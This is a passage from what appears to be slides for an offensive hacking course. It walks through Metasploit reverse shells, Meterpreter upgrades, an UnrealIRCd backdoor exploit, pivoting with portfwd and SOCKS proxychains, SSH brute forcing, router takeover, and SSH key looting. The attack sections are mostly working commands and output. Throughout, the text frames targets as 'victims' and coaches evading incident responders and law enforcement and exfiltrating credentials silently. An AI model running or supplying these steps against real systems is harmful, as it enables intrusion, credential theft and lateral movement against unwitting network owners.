[*] Command shell session 5 opened (10.0.1.20:37655 -> 10.0.1.20:22) at 2017-10-27 17:10:11 -0700
[*] Scanned 1 of 1 hosts (100% complete)
```

Method Two: Command Shell Upgrade

```
msf auxiliary(ssh_login) > use post/multi/manage/shell_to_Meterpreter
msf post(shell_to_Meterpreter) > setg lhost 10.0.1.20
lhost => 10.0.1.20
msf post(shell_to_Meterpreter) > setg session 5
session => 5
msf post(shell_to_Meterpreter) > setg lport 4434
lport => 4434
msf post(shell_to_Meterpreter) > run -j
[*] Post module running as background job 25.
msf post(shell_to_Meterpreter) >
[*] Upgrading session ID: 5
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.0.1.20:4434
[*] Sending stage (826872 bytes) to 10.0.1.20
[*] Meterpreter session 6 opened (10.0.1.20:4434 -> 10.0.1.20:40492) at 2017-10-27 17:11:40 -0700
[*] Command stager progress: 100.00% (736/736 bytes)
msf post(shell_to_Meterpreter) > sessions -i 6
[*] Starting interaction with 6...
Meterpreter > load stdapi
[-] The 'stdapi' extension has already been loaded.
```

Method Three: System Session Upgrade

1. Look for the other sessions if any survived, **sessions**

```
3 shell /linux SSH root:PASSWORD (70.123.45.67:666) 172.31.20.135:35319 -> 70.123.45.67:666 (70.123.45.67)
```

2. Now load the system_session module, **use post/multi/manage/system_session** and **set LHOST <LISTENER PUBLIC IP>**
3. Set it to session 3 (in my case), **set session 3** and **run -j**
4. This isn't your last shot (we haven't gone over exploitation of vulnerable services yet) but failure looks like this:

[_] No scripting environment found with which to create a remote reverse TCP Shell with.

But if it was successful.... Next slide

System Session Success

```
msf post(system_session) > set session 1
session => 1
msf post(system_session) > run -j
[*] Post module running as background job 15.
msf post(system_session) >
[*] Perl was found on target
[*] Perl reverse shell selected
[*] Executing reverse tcp shell to 13.56.123.456 on port 4433
[*] Command shell session 4 opened (172.31.20.135:36403 -> 13.56.123.456:4433) at 2017-10-29 23:50:25 +0000
```

Now upgrade to Meterpreter, **sessions -u 4**

```
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [4]
[*] Upgrading session ID: 4
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 172.31.20.135:4433
[*] Sending stage (826872 bytes) to 172.31.20.135
[*] Meterpreter session 5 opened (172.31.20.135:4433 -> 172.31.20.135:46634) at 2017-10-29 23:51:29 +0000
[*] Command stager progress: 100.00% (736/736 bytes)
```

Pivoting with Metasploit: Autoroute and Route

The first thing you need to do is add the routing paths*, **use post/multi/manage/autoroute**, and in our case, **set session 5** and **run -j**

Check that you added the routing paths, **route** and you should see something like this

Subnet	Netmask	Gateway
-----	-----	-----
10.81.192.0	255.255.192.0	Session 1

*Others may argue, and say, **try to escalate to system/root level privileges and establish persistence first, but that is really risky**. The activity of the RAT could alert both intrusion detection systems and antiviruses. The battlefield constantly changes, there is no real consistency on what technique is stealthiest.

****Getting caught by network defenses means the IT team could analyze your RAT and see how it works to defend themselves against future incursions.** Plus investigations by law enforcement could be pending. Also, the RAT's exploit may no longer be viable in about 3 or so months when Microsoft pushes a new Windows Defender update.

Pivoting with Metasploit: Portfwd

There are a few differences between using the portfwd command in Metasploit, versus the standard portforwarding tactics such as those in SSH

1. It requires NO modification to the IP Tables
2. It requires NO knowledge of convoluted SSH tunneling commands
3. It requires NO knowledge of proxy tunneling outside of the mere basics
4. However, it does require a Meterpreter session to be active

When you add a route and manage to find a host in a hacked subnet that is pingable and reachable by the compromised host, you can now turn the compromised machine into something much like a proxy server, allowing commands to go through the victim to attack other victims that are visible in the subnet

Pivoting with Metasploit: Portfwd

In effect, you turned your hacked victim, into a sock puppet that launches shells remotely. Or controlling someone against their will like a zombie. Exploits launched after setting up a proper port-forward via the Meterpreter Shell will be redirected to any specified IP that you point it at.

To start off, **gain a Meterpreter shell** and then run a ping sweep to look for victims, first **background** (NOT EXIT) to go back into the Metasploit shell and then **use post/multi/gather/ping_sweep**.

Assuming that your local subnet range is 10.0.1.0/24, then you should **setg SESSION 1** and then **setg RHOSTS 10.0.1.0/24** and finally **setg THREADS 50**.

Run the module in the background, **run -j -z**

Pivoting with Metasploit: Portfwd

Lets assume that you found a victim, IP address 10.0.1.6 and you want to port-forward to that device through your victim, IP address 10.0.1.20. And for some reason you would like to forward port 50 over to that new target while aiming for their SSH service (port 22).

Reenter Meterpreter shell, **sessions -i 1**

And then type **portfwd add -l 50 -p 22 -r 10.0.1.6 1**, note the space between 10.0.1.6 and 1, meaning target remote host 10.0.1.6 through session #1 (the Meterpreter shell we are aiming for).

If you are successful, you would see **[*] Local TCP relay created: :50 <-> 10.0.1.6:22**

Pivoting with Metasploit: Portfwd

To run a COMPATIBLE exploit through Session 1, you would **setg RHOST 0.0.0.0** (localhost), and **setg RPORT 50**

Finally lets use our SSH Brute Forcer Login Module, **use auxiliary/scanner/ssh/ssh_login**, and we are using a wordlist included in Kali Linux, **setg userpass_file /usr/share/wordlists/metasploit/default_userpass_for_services_unhash.txt**

Run the exploit, **run -j -z**

Even though we are directing the attack against ourself, localhost 127.0.0.1, the portfwd module forwards all of the traffic to the victim 10.0.1.6 from Session 1

Portfwd Example: Metasploitable Linux

I discovered port 6667 Unreal Tournament Port is vulnerable and has a exploit

```
msf exploit(unreal_ircd_3281_backdoor) > run -j
[*] Exploit running as background job 1.
[*] Started reverse TCP double handler on 10.0.1.20:4444
msf exploit(unreal_ircd_3281_backdoor) > [*] 10.0.1.26:6667 - Connected to 10.0.1.26:6667...
      :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
      :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 10.0.1.26:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo tyw3HnbR4ZuEmWTg;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "tyw3HnbR4ZuEmWTg\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (10.0.1.20:4444 -> 10.0.1.26:49588) at 2017-10-28 09:45:54 -0700
```

Portfwd Example

Upgrade the exploited command shell into Meterpreter

```
msf exploit(unreal_ircd_3281_backdoor) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.0.1.20:4433
[*] Sending stage (826872 bytes) to 10.0.1.20
[*] Meterpreter session 2 opened (10.0.1.20:4433 -> 10.0.1.20:44452) at 2017-10-28 09:46:14 -0700
```

Immediately add routes and run a ping sweep

```
msf post(autoroute) > use post/multi/gather/ping_sweep
msf post(ping_sweep) > set session 2
session => 2
msf post(ping_sweep) > run -j
[*] Post module running as background job 5.
msf post(ping_sweep) >
[*] Performing ping sweep for IP range 10.0.1.26
[+] 10.0.1.26 host found
```

Portfwd Example

Switch back to Meterpreter

```
msf post(ping_sweep) > sessions -i 2
```

```
[*] Starting interaction with 2...
```

Add portforwarding paths, from your own machine outbound 222, to inbound 22 on your next target

PAY ATTENTION to what I am doing.

I am forwarding traffic from a specific UNUSED port on myself, to enter the LISTENING PORT of my next victim. And that traffic passes through session 2, NOTE that there is a space between **10.0.1.26** and **2**

```
meterpreter > portfwd add -l 222 -p 22 -r 10.0.1.26 2
```

```
[*] Local TCP relay created: :222 <-> 10.0.1.26:22
```

```
meterpreter > background
```

```
[*] Backgrounding session 2...
```

```
msf post(ping_sweep) > search ssh_login
```

Portfwd Example

```
msf auxiliary(ssh_login) > set username root
```

```
username => root
```

```
msf auxiliary(ssh_login) > set password ohnopwned
```

```
password => ohnopwned
```

```
msf auxiliary(ssh_login) > set rhosts 0.0.0.0
```

```
rhosts => 0.0.0.0
```

```
msf auxiliary(ssh_login) > set rport 222
```

```
rport => 222
```

```
msf auxiliary(ssh_login) > run -j
```

```
[*] Auxiliary module running as background job 8.
```

```
msf auxiliary(ssh_login) >
```

```
[+] 0.0.0.0:222 - Success: 'root:ohnopwned' 'uid=0(root) gid=0(root) groups=0(root) Linux CRACK_COCAINE 4.9.0-kali4-amd64 #1 SMP Debian 4.9.25-1kali1 (2017-05-04) x86_64 GNU/Linux '
```

```
[*] Command shell session 3 opened (127.0.0.1:46737 -> 127.0.0.1:222) at 2017-10-28 09:49:08 -0700
```

```
[*] Scanned 1 of 1 hosts (100% complete)
```

```
msf auxiliary(ssh_login) > sessions -u 3
```

```
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [3]
```

```
[*] Upgrading session ID: 3
```

```
[*] Starting exploit/multi/handler
```

```
[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?
```

```
[*] Started reverse TCP handler on 127.0.0.1:4433
```

```
[*] Sending stage (826872 bytes) to 127.0.0.1
```

```
[*] Meterpreter session 4 opened (127.0.0.1:4433 -> 127.0.0.1:57586) at 2017-10-28 09:49:36 -0700
```

Pivoting with Metasploit: Proxytunnel Attack

Metasploit can interact with a SOCKS Proxy initiated (obviously by you, the attacker), to relay non-Metasploit commands, THROUGH the SOCKS Proxy.

This is useful because sometimes, Metasploit does not have the right tools, or the desired module just happened to be bugged for that version. Rapid7 tries it's best in making a all-in-one pentest suite but they still do a damn good job of it.

However, sometimes a SSH_login module could break, and in that situation, if you are just too familiar with MSF, then you can go ahead and run the commands through Metasploit.

This involves starting up the Metasploit SOCKS Proxy Server Module, reconfiguring and starting proxychains, and then running a tool with it.

Proxytunnel Attack

Note: Don't bother with trying to **nmap** a new victim using this. Nmap only works with SSH Tunneling and you can only nmap one host at time while explicitly specifying the ports you want to scan. We will use a different tactic for that one.

Lets say you compromised someone and want to attack their friends on the same network.

1. Add the route from Meterpreter, **use post/multi/manage/autoroute** and **set session 1** and **run -j**
2. Start up the Metasploit proxy server, **use auxiliary/server/socks4a** and **run -j**
3. Reconfigure your proxychains configuration file, to have only one proxy, and set on **strict chains**. **Nano /etc/proxychains** and comment out the line that says **# socks4 127.0.0.1 9050** and instead, add on the bottom **socks4 127.0.0.1 1080**

Proxytunnel Attack

1. Locate a new vulnerable host with a port open, **use post/multi/gather/ping_sweep**, and **set session 1** and **run -j**

Note, as a wireless attacker, if you are actually logged into the victim's network, you can use the superior ARP sweep module, which would tell you more details about the target's hostname and possible purpose instead:

auxiliary/scanner/discovery/arp_sweep

Lets assume that we located a victim named 192.168.1.2 and their port open is detected as port 22 (SSH) see below how we know 22 is open

2. Run portscan/tcp module on a specific host located by pingsweep to find any ports open, **use auxiliary/scanner/portscan/tcp**, and **set rhosts 192.168.1.2** and **run -j**
3. Run proxychains with a different non-MSF toolkit such as... THCHydra Password Cracker, open a new terminal and type **proxychains hydra -l USERNAME -P PASSWORDLIST -s VICTIMPORT 192.168.1.2**

How did the Proxytunnel Attack Work?

Remember when we added the routes from the compromised victim to Metasploit's routing tables? And then we started a socks4a proxy server and allowed it to have a port open.

By using proxychains to route traffic into that port 1080, the password cracker THCHydra now looks into Metasploit's routing tables, and sends the attack to the 192.168.1.2 of your VICTIM's private network, and not our own!

Pupy: Pythonic RAT

Metasploit versus Pupy

Pupy has the following advantages:

1. Asynchronous payloads, it does it's own job before reporting back to C2 (Command and Control)
2. Newest exploits are constantly being updated “under-the-hood”
3. Pluggable transports for added layers of encryption, such as ScrambleSuit
4. Easy-to-use credential gathering tools like Lazagne, netcreds, memory strings, memory looting, keyloggers and even a mouselogger
5. Uncommon RAT, less likely to be caught by antivirus and intrusion detection systems
6. Additional features including interacting with the Outlook account of a victim, and interaction with frameworks such as Inveigh, pyshell, scapy, remote desktop, DNS lookup, and getdomain

SSH Tunneling

Will be covered in our NEXT SESSION. It will be much harder than the examples in this section.

For now, go take a break. You learned a lot in this chapter. But you are not a Jedi* yet.

*Or Sith

Python Coding Exercise: Metasploit Startup Script

There are a lot of reasons why Metasploit couldn't run

1. You failed to start up the postgresql database
2. You failed to initialize the database
3. Port 5432 is blocked

And so on.

In this exercise, we will write a EZ-Mode startup script and have it able to be run from the command line. This is a relatively short file but it helps in avoiding time being wasted trying to troubleshoot a simple human error.

Python Coding Exercise: Payload Generator

As you can tell, there are many factors that matter when it comes to a successful payload. While I do appreciate Rapid7's efforts to make Metasploit idiot-proofed, there are some conditions that may confuse newbie pentesters.

What we most definitely need, is the ability to generate viable payloads for any known operating system in Metasploit. In some cases out in the field, you are expected to generate this “on-the-fly”.

We will write a Python script that automatically parses the commands to generate viable, ideal standalone and stager payloads using msfvenom.

We will also write a Python app for automating the generation of Pupy Payloads as well.

CWI: Wireless Attacks

Tunneling Tactics and Remote Cracking Servers

C.T. Lister

October 2017

Warning: Length of this section

Typing this section was taking much longer than expected, and the slides are becoming extremely bloated. Most of my time went into validation of whether or not it worked.

The following tunneling examples from my slides have been confirmed to work

1. **SSH Tunnels**
2. **DNS Tunnels**
3. **HTTP Tunnels**
4. **All reverse shells**

Certain topics I will go in detail. Other topics I will skim through.

At the end of this first part of this section, you have learned enough to build a malicious, SSH Tunnel-based nmap scanner

Disclaimer: Importance of Tunneling Tactics

I had quite a lot of difficulty trying my best to explain this portion, as there is a lot of factors that can go wrong. They didn't make the SSH command that easy, and its the same issue for the route command, or my wpa_supplicant guide for my Capstone Project for you etc.

Please ask me if you have any issues with running these commands on Udemy's comments page and I will try my best to figure out what went wrong and work with you to get you progressing on this course.

I know I made this class, aimed at the first-timer Linux adopter or "noob-hacker", because I never anticipated that the Evasion-Tunneling Tactics Portion of the course would be more than half of my material.

However, in my professional opinion, knowing how to Evade Detection, Pivot, and Tunnel, is a fundamentally important and inseparable part of WIRELESS HACKING. Particularly, this is all crucial for the Post-Exploitation Stage. In order to remain "on-the-lam" and evade your pursuers and Computer Incident Response Team investigators.

I am here to look out for you. I do not care if you plan to become a Black Hat. But I want to make sure you are the finest and brightest student I ever had. However, I will be very disappointed in you if you choose to become a malicious hacker. Heartbroken.

Tunneling Basics

A “tunneling protocol” allows a network user to access/provide a service that the underlying network does support/provide directly (e.g. port is blocked by IT, or simply not supported).

There are multiple categories of tunneling techniques and protocols, and this list is not all inclusive

1. **SSH Tunnels (SSH + Port Forwarding)**
2. **DNS Tunnels (Iodine)**
3. Ping/ICMP Tunnels (ptunnel)
4. VPN Tunnels (OpenVPN)
5. **Reverse Shells (Metasploit, Netcat, and other RATs)**
6. **HTTP Tunnels**

Tunneling protocols and techniques can be mixed and matched, with additional layers of encryption attached.

Why employ a tunnel?

There are multiple reasons on why a user would employ a tunneling protocol, both well-intentioned as well as nefarious

1. Personal Privacy
2. Attempting to bypass firewall restrictions and intrusion detection/prevention systems
3. Attackers obscuring data exfiltration attempts
4. Enabling a service that normally isn't allowed (by tunneling the traffic through ports 80 and 443)
5. Preventing outside attackers from eavesdropping on the connection

Local SSH Tunneling

To provide your home server a secure remote connection to the internet

A basic SSH Tunnel

SSH Tunnels are among the easiest of the tunneling protocols to setup. Overall, documentation, especially regarding networking/tunneling commands and “hacking topics” are extremely vague. I will only demonstrate the tunnels that were successfully constructed. All other purported tunneling tactics that I mentioned will be skipped (but will still be in the PowerPoints).

In this exercise, we will configure a LOCAL SSH Tunnel that points it's way back to the internet via port-forwarding.

1. We need to reconfigure our router's port forwarding settings
2. We need to redirect a local port 22 connection to port 666 reachable by the internet
3. We need to configure a static IP address, routing path, and reestablish online connectivity
4. We will first test and validate that the settings work via netcat

A basic SSH Tunnel

1. Login to your router, either <https://10.0.1.1> or <https://192.168.1.1>
2. For Apple routers, you need to install Airport Utilities to configure the router
3. If this does not work, locate your router's IP address, open a terminal type **route -n** and check the gateway ("router")
4. Select the port-forwarding option and choose a local address for your local server to forward
5. Forward port 22 on that local machine to port 666 for both TCP and UDP connections
6. Ensure that the machine you want to access is possessing the proper internal IP address, **ifconfig eth0 <desired internal IP>**,
7. Then using the NAT Gateway Address found by **route -n**, type **route add default gw <NAT Gateway Internal IP>**
8. Then re-establish the internet connection with **dhclient eth0**

A basic SSH Tunnel

Assuming that you have properly forwarded your ports and your desired forwarded device possesses the correct internal IP address, we can move forward with TESTING the connection

Find your public IP, **dig +short myip.opendns.com @resolver1.opendns.com**

Now attempt to test the connection using netcat and targeting the opened port,

nc -nv <PUBLIC IP> 666

If the connection says OPEN, you successfully built a temporary SSH tunnel that is locally forwarded. If it says RESET or REJECTED, then your router settings are properly configured, but not the internal IP of the machine you wanted to forward.

A basic SSH Tunnel

To login to your SSH Tunnel type

Ssh user@<PUBLIC IP> -p <PUBLIC PORT>

The router will automatically route the login request to the machine behind the NAT Gateway. And for those who do not want to memorize IP addresses, a user can draw a association between a word and a IP by editing the hosts file, **nano /etc/hosts**.

At that point the command is as easy as **ssh user@hostname -p PORT**. Note that if you fail to specify as user, it will automatically login as root which requires root logins to be enabled by editing **nano /etc/ssh/ssh_config** and **sshd_config**

A basic SSH Tunnel

Do not forget to install fail2ban, which would autoban SSH brute-forcer attacks (more common than you think).

Apt-get update && apt-get install -y fail2ban

And then cronjob it as a startup with **crontab -e** and add a new line **@reboot /bin/bash /etc/init.d/fail2ban restart**

Your SSH Service is more difficult to attack now, but external nmap scans would reveal that **Port 666 is OPEN**. A attacker can derive the type of service running by typing **nc -nv <Your public IP> 666** and looking at the OpenSSH Welcome Page. Hence you need fail2ban to prevent attackers from brute forcing your passwords or keys.

A word on Kali Linux's Network Policies

By default, Kali Linux will DISALLOW network services such as SSH/SSHD, as well as custom network interface settings from persisting by default:

<https://docs.kali.org/policy/kali-linux-network-service-policies>

That means. You will need to manually reconfigure the IP address back to the forwarded address each time you reboot.

To fix this and establish a permanent IP address there are several methods.

1. Simply enable it, **systemctl enable ifconfig**
2. Cronjob it, make a bash script and enable it on reboot with **crontab -e**. You will want to flip to the end of this chapter for our bash scripting exercise as crontab is notoriously picky on syntax and location.

Metasploit NMap with Socks Module + Proxychains

You have two requirements

1. Meterpreter shell*
2. SOCKS4 Server running

Start up your socks4a server and add the routes to the msf routing tables with autoroute. Assuming that your **proxy server is running on port 1080** then you should run the **proxychains nmap -sTV -n -PN 192.168.1.120** to specifically target machine **192.168.1.120**

*This may prove to be problematic, as we already know there are many roadblocks in obtaining a stable Meterpreter shell. We will show you the non-Meterpreter method next

SSH Tunnel NMap Scan (No Meterpreter)

Using SSH ONLY (as the portfwd command requires Meterpreter to be opened), generate a proxy server without using the Metasploit module, **ssh -f -N -D 1080** root@VICTIMPUBLICIP -p 666***. If you are using a new port you will need to add it to your proxychains.conf file, something like **socks4 127.0.0.1 7070** and comment out the old entry # socks4 127.0.0.1 1080

Now nmap has limitations, including being TCP tunnel-only, **proxychains nmap -sTV -n -PN 192.168.1.120 --script=ssl-enum-ciphers.nse >> /root/testscan.txt && cat /root/testscan.txt**

The first thing you will notice is that this is pretty ugly for a nmap scan. Don't worry, the **>> /root/testscantxt** will pipe the output into a neat text file, and **&& cat /root/testscan.txt** will read the results to you in the classic, nmap good-looking format

*If that publicly accessible and SSH forwarded port is NOT 22, otherwise leave -p 666 out. **ssh -f -N -D 1080 root@PUBLICIP**

If you still have the job socks4a server running in Metasploit, this command will throw a error. So kill all processes running on port 1080 by **fuser -k 1080/tcp, but I personally just switched to a new port which is **ssh -f -N -D 7070 root@HACKEDROUTERIP**

Output from the SSH Tunnel Scan

This was actually a AppleTV Device from the hacked router. The file that it generated with the command shows this

ProxyChains-3.1 (<http://proxychains.sf.net>)

Starting Nmap 7.60 (<https://nmap.org>) at 2017-10-30 01:33 UTC

Nmap scan report for 192.168.1.120

Host is up (0.070s latency).

Not shown: 341 closed ports

PORT STATE SERVICE VERSION

5000/tcp open rtsp AirTunes rtspd 220.68

7000/tcp open rtsp AirTunes rtspd 220.68

Sure looks alot better than 1 million lines of this

```
[S-chain]-<>-127.0.0.1:7070-<><>-192.168.1.120:110-<--timeout
[S-chain]-<>-127.0.0.1:7070-<><>-192.168.1.120:8080-<--timeout
[S-chain]-<>-127.0.0.1:7070-<><>-192.168.1.120:21-<--timeout
[S-chain]-<>-127.0.0.1:7070-<><>-192.168.1.120:995-<--timeout
[S-chain]-<>-127.0.0.1:7070-<><>-192.168.1.120:3306-<--timeout
[S-chain]-<>-127.0.0.1:7070-<><>-192.168.1.120:135-<--timeout
[S-chain]-<>-127.0.0.1:7070-<><>-192.168.1.120:22-<--timeout
[S-chain]-<>-127.0.0.1:7070-<><>-192.168.1.120:445-<--timeout
[S-chain]-<>-127.0.0.1:7070-<><>-192.168.1.120:8888-<--timeout
```

How to exploit vulnerable users behind router

WITHOUT Meterpreter shells that is.

As long as...

1. You “own” the router
2. You managed to get a SSH proxy in there to scan the unwilling victims
3. You control the administrator account and can manipulate the NAT firewall settings and portforwarding rules at will...

Then you can directly attack them without Meterpreter-only portfwd modules or SSH tunneling.

Simply, **login to the router** at “<https://this.is.a.ipv4address:80>” or in some cases :8080, and **manually configure the port-forwarding rules to direct itself right** into a device that you can see with **arp -av**.

So if you see a victim with IP 192.168.1.24 with SSH enabled, use the web interface to point to **7070:192.168.1.24:22**, then attack their **RHOST: Public IP** and **RPORT: 7070**.

The exploit will automatically route itself to the victim.

Advanced SSH Tunneling Tricks

With a solid, firm understanding of SSH Tunneling Basics, you may be ready to graduate to using proxychains, and abusing the SSH and NMap services into scanning your victims BEYOND the NAT Gateway. As seen here with this command.

```
proxychains ssh -L 80:192.168.1.120:80 root@hackedrouter | nmap -v -O -sF -Pn -T4 -O  
--script=ssl-enum-ciphers.nse 192.168.1.120 -p 21,22,23,25,53,443,110,135,137,138,139,1433,1434,2222,4444,4443,80
```

As you can see, on top of building a LOCAL SSH Tunnel to strike from, given that I know the credentials of the hacked router, I can attack anyone I like that are connected to the other end.

The hostname “hackedrouter” has been linked to a public IP address.

Breaking Down the Syntax

```
proxychains ssh -L 80:192.168.1.120:80 root@hackedrouter | nmap -v -O -sF -Pn -T4 -O  
--script=ssl-enum-ciphers.nse 192.168.1.120 -p 21,22,23,25,53,443,110,135,137,138,139,1433,1434,2222,4444,443,80
```

Line by line, we will go over what happened

1. The “-L” switch specifies local port forwarding, sending your nmap and ssh traffic out of your own router via port 80 (and likewise the second **80** means reenter the NAT through that port)
2. Between the two “**80’s**” lies the internal IP address of our victim **192.168.1.120**, to the right of it, we are logging in to a user named **root** at hostname **hackedrouter** where the IP address is located in my **/etc/hosts** file
3. Finally we have a | character to specify a task to be done immediately after connecting, which is run the **nmap command**. Most routers either do not have nmap or disable them by default so we will use our own copy instead

A More Intrusive Proxy-Tunneled Scan

```
proxychains ssh -L 80:192.168.1.120:80 root@hackedrouter | nmap -sS -sU -T4 -A -v -PE -PP -PS80,443 -PA3389  
-PU40125 -PY -g 53 --script=ssl-enum-ciphers.nse 192.168.1.120 -p  
21,22,23,25,53,443,110,135,137,138,139,1433,1434,2222,4444,443,80
```

This is the nmap version of the Comprehensive Scan. A majority of the time, these scan attempts are easily blocked and therefore it wouldn't work usually. However, not everyone is as internet savvy as they should be, and you might be able to uncover a few things to aid in your penetration test.

Also note that we cannot scan a range of ports, we need to specify them INDIVIDUALLY.

Alternatively, you can choose to send a exploit through this local tunnel directly to a target. Remember to change the 80 on the right to the local port for the device

Python Coding Exercise: Pivoting Scanner

Attackers need to work very fast to be able to maintain their foothold when a breach occurs. The intrusion may have been noticed by IT the moment the payload was clicked.

Aside from evading incident response teams, the attacker needs to quickly enumerate the internals of the compromised host's network, and all of this can be done with a few lines in Python.

We will build a Pythonic Pivoting SSH Scanner that combines nmap, proxychains, sshpass, Metasploit SOCKS server, and the DarkOperator Penetration Testing Plugin (just the syntax) to create a easy-mode foreign network “intruder”. **To find more victims from behind the router in real time.**

Remote SSH Tunneling with Gnome Tunnel Manager and AutoSSH

To maintain trusted and secure connections between
two remote machines, or to be used as a first-choice
pivoting tactic

Difference Between Local and Remote SSH Tunnels

Local SSH Tunnels are formed BEHIND the NAT and interact solely, BEHIND the NAT (router).

A connection from 10.0.1.1:666 to 10.0.1.20:22

Remote SSH Tunnels have at least ONE remote host.

A connection from 18.144.57.251:22 to 70.170.12.64:666

And may interact with a local SSH Tunnel.

70.170.12.64:666 is the same as 10.0.1.1:666 which goes to 10.0.1.20:22

This provides a pathway and a route from the outside world to a specific internal machine

Advantages of a Remote SSH Tunnel

Key-based authentication - You do not need to constantly enter a password as long as you have a verified SSH key

Silent-exfiltration - Using the quick-authentication methods, you can run scheduled processes to “Go download me the victim’s credentials every 6th day of the week (Saturday) at 1:00am”

Transport-options - You can further improve on the original SSH (secure shell) encryption by adding pluggable transports (obfs4 and scramblesuit), or to encapsulate it with additional layers of encryption (HTTPS), or even a network protocol (ICMP “pings”).

Obfuscation - All of this allows you to make the traffic appear as something else, or avoid detection altogether from an intrusion detection system

Introducing, Gnome SSH Tunnel Manager

Gnome SSH Tunnel Manager (GSTM) allows you to make managing these tunnels as easy as point-and-clicking (almost).


This requires a public key generated and installed between you and your victim/remote server.

We will generate a spare key, install it on a remote Amazon Web Services EC2 Instance, and demonstrate the advantages of a convenient SSH tunnel.

There are other options such as AutoSSH, but I consider GSTM to be much more user-friendly. We will cover AutoSSH after our GSTM segment.

Also Gnome SSH Tunnel Manager is very clean on opening and closing the ports, it's as easy as double clicking to negotiate a tunneled SSH connection.

It will clean up after itself after you terminate a tunnel so you won't have to deal with a unholy mess after typing `"netstat -antp | grep ssh"`.



Install GSTM

Sudo apt-get update && apt-get install -y gstm

```
→ rpi_files_backup apt-get update && apt-get install -y gstm
Hit:1 https://deb.nodesource.com/node_8.x jessie InRelease
Get:2 http://mirrors.ocf.berkeley.edu/kali kali-rolling InRelease [30.5 kB]
Get:3 http://mirrors.ocf.berkeley.edu/kali kali-rolling/main i386 Packages [15.7 MB]
Get:4 http://mirrors.ocf.berkeley.edu/kali kali-rolling/main amd64 Packages [15.7 MB]
Get:5 http://mirrors.ocf.berkeley.edu/kali kali-rolling/non-free i386 Packages [148 kB]
Get:6 http://mirrors.ocf.berkeley.edu/kali kali-rolling/non-free amd64 Packages [166 kB]
Get:7 http://mirrors.ocf.berkeley.edu/kali kali-rolling/contrib amd64 Packages [113 kB]
Get:8 http://mirrors.ocf.berkeley.edu/kali kali-rolling/contrib i386 Packages [109 kB]
Fetched 32.0 MB in 6s (5,007 kB/s)
```

What are SSH Public Keys?

A SSH Public Key is a unique, generated “ID-card” that proves that two machines have already authenticated (because they know the key and is verified in a list of known hosts).

It is actually better described as a “Stealable Costco Card” and not a “ID Card”. Because anyone who holds a Costco card gets let in to Costco with no real validation from the security guard other than a nod at the front entrance. Did they really check your face to see it’s the same?

You borrow your brother’s membership card, you get to go to inside of Costco.

By abusing the trust established between SSH connections, we can...

1. Loot the keys (“CostCo Cards”)
2. Establish new relationships in a hacked target’s network (“Claim we are the real Costco member”)
3. Abuse the looted and forged keys to successfully authenticate to new machines that we normally wouldn’t be able to access (rob the Costco manager’s office)

This is called SSH-Pivoting and is distinct from the standard port-forward-and-exploit pivot tactic. SSH Pivoting can happen alarmingly fast and grant you access to some serious information, including root access in some cases. Keys are often automatically rotated to prevent this from happening, but we are talking about intervals of MONTHS. When it only takes a day for a attacker to steal a pair of root keys.

Generate Your Keys

We need to generate a new “tester key”. Go ahead and generate it.

Ssh-keygen

And name it “*cwi_test_key*”.

Do not worry about adding a passphrase to it. Just stick with me for right now.

You need to remotely install it:

Ssh-copy-id root@aws

```
➤ ssh cd /root
➤ ~ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): cwi_test_key
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in cwi_test_key.
Your public key has been saved in cwi_test_key.pub.
The key fingerprint is:
SHA256:U0e8UrwbsjiB8Ikbw2YXT4uRIfSxSGM0ajI/+Wzvoq0 root@LU-LLC-CW-Lab-No-4
The key's randomart image is:
+---[RSA 2048]-----+
|  oO oo  o.          |
|  +.*+o.  .+         |
| 0 o..+o0 ...o       |
| = .B * +.o.+        |
| +o = So + o         |
| +.  o.. .           |
| +                  . |
| o..                 |
| Eo,oo               |
+---[SHA256]-----+
➤ ~
```

Finding your new SSH key

Locate your newly generated key's \$PATH.

```
Cd /root/.ssh  
Ls $PWD/*.pub
```

